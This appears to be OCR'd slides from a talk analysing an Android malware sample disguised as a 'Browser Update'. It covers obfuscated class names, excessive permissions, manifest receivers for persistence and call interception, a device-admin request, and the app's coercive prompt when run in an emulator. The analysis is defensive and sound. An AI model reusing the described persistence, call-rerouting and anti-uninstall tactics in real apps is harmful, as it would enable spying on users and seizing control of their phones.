
sha1: c14ed08b2ffd360c937ed3f83bf26c2887710da1

md5: ce71087a4f94f436bbbd5ca1aa5c08db

EXAMPLE 2


Surface Level

- Package - net.sacrificed.stunningly
- Label - Browser Update
- Icon:
- Signer: “Owner: CN=, OU=, O=, C=”



EXAMPLE 2

Surface Level - Class Names



net.sacrificed.stunningly
GreaseproofService.class
MainActivity.class
MainApplication.class
MainReceiver.class
MainService.class
Raised.class
RoofedActivity.class
SpotlightActivity.class
TanneriesActivity.class
WitsActivity.class
a.class
b.class
c.class
d.class
e.class
f.class
g.class
h.class
i.class
j.class
k.class
l.class
m.class
n.class
o.class
p.class
q.class
r.class

- Most of these names don't make sense
- Not normal for "real" dev
- Could search VirusTotal Intelligence (finds different, related sample)

- ProGuarded
- Other names not obfuscated because referenced in AndroidManifest

EXAMPLE 2

Surface Level - Android Manifest

Unused permissions are common, but…

- INTERNET
- READ_PHONE_STATE
- WAKE_LOCK
- ACCESS_NETWORK_STATE
- RECEIVE_BOOT_COMPLETED → Persistence.. for an update?
- READ_PROFILE
- WRITE_EXTERNAL_STORAGE
- WRITE_CONTACTS
- WRITE_SETTINGS
- SYSTEM_ALERT_WINDOW
- CAMERA
- GET_TASKS
- ACCESS_COARSE_LOCATION
- ACCESS_FINE_LOCATION
- ACCESS_COARSE_UPDATES
- READ_CONTACTS
- PROCESS_OUTGOING_CALLS
- READ_CALL_LOG
- CALL_PHONE
- WRITE_CALL_LOG
- MODIFY_AUDIO_SETTINGS

ACCESS_COARSE_LOCATION, ACCESS_FINE_LOCATION, ACCESS_COARSE_UPDATES → Access to your location?


PROCESS_OUTGOING_CALLS, READ_CALL_LOG, CALL_PHONE, WRITE_CALL_LOG → For a “browser update” ?
What about an SDK? Probably not.
Why anything other than a dialer?

EXAMPLE 2

Surface Level - Android Manifest

- INTERNET
- READ_PHONE_STATE
- WAKE_LOCK
- ACCESS_NETWORK_STATE
- RECEIVE_BOOT_COMPLETED
- READ_PROFILE
- WRITE_EXTERNAL_STORAGE
- WRITE_CONTACTS
- WRITE_SETTINGS
- SYSTEM_ALERT_WINDOW
- CAMERA
- GET_TASKS
- ACCESS_COARSE_LOCATION
- ACCESS_FINE_LOCATION
- ACCESS_COARSE_UPDATES
- READ_CONTACTS
- PROCESS_OUTGOING_CALLS
- READ_CALL_LOG
- CALL_PHONE
- WRITE_CALL_LOG
- MODIFY_AUDIO_SETTINGS


Unused permissions are common, but…



For a "browser update" ?
What about an SDK? Probably not.
Why anything other than a dialer?

EXAMPLE 2

Surface Level - Android Manifest




```
<receiver android:enabled="true" android:exported="true" android:name="MainReceiver">
    <intent-filter android:priority="1000">
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
        <action android:name="android.intent.action.USER_PRESENT"/>
        <action android:name="android.intent.action.SCREEN_ON"/>
        <action android:name="android.intent.action.NEW_OUTGOING_CALL"/>
        <action android:name="android.intent.action.PHONE_STATE"/>
    </intent-filter>
</receiver>
```

- BOOT_COMPLETED - persistence
- USER_PRESENT & SCREEN_ON - be sneaky, hide when user is present
- NEW_OUTGOING_CALL - modify, reroute, or cancel the call
- PHONE_STATE - incoming calls, dialing, off hook, etc.

EXAMPLE 2


Surface Level - Android Manifest

Requests device admin
Could make harder to uninstall



```
<receiver android:description="@string/device_admin_desc" android:label="@string/device_admin_label"
android:name="Raised" android:permission="android.permission.BIND_DEVICE_ADMIN">
    <meta-data android:name="android.app.device_admin" android:resource="@xml/device_admin_data"/>
    <intent-filter>
        <action android:name="android.app.action.DEVICE_ADMIN_ENABLED"/>
    </intent-filter>
</receiver>
```

policies / reasons defined in
res/xml/device_admin_data.xml



```
<?xml version="1.0" encoding="utf-8"?>
<device-admin
  xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-policies>
        <watch-login />
    </uses-policies>
</device-admin>
```

No reason given. Lazy dev?

Policy notifies app when login fails or succeeds. Maybe for sneaky. Maybe lazy copy / pasta.

EXAMPLE 2


Emulator Fun

Quick way to get lots of info:
Throw it in an emulator!

- Good for getting advertised behavior
- Getting malicious behavior is tricky
- App may detect emulators and behave differently
- Malicious behavior may be delayed by hours or days
- May need multiple API versions to support old malware
- Good to have a real device & emulator

EXAMPLE 2


Emulator Fun - Run It



Hmm, I wonder what it does…

EXAMPLE 2

Emulator Fun - Run It



Activate device administr...

Browser update

Tap ACTIVATE to continue with software update. By tapping CANCEL you can interrupt installation process and cause lost of data

Activating this administrator will allow the app Browser Update to perform the following operations:

Monitor screen-unlock attempts
Monitor the number of incorrect passwords typed. when unlocking the screen, and lock the phone or erase all the phone's data if too many incorrect passwords are typed.

CANCEL ACTIVATE

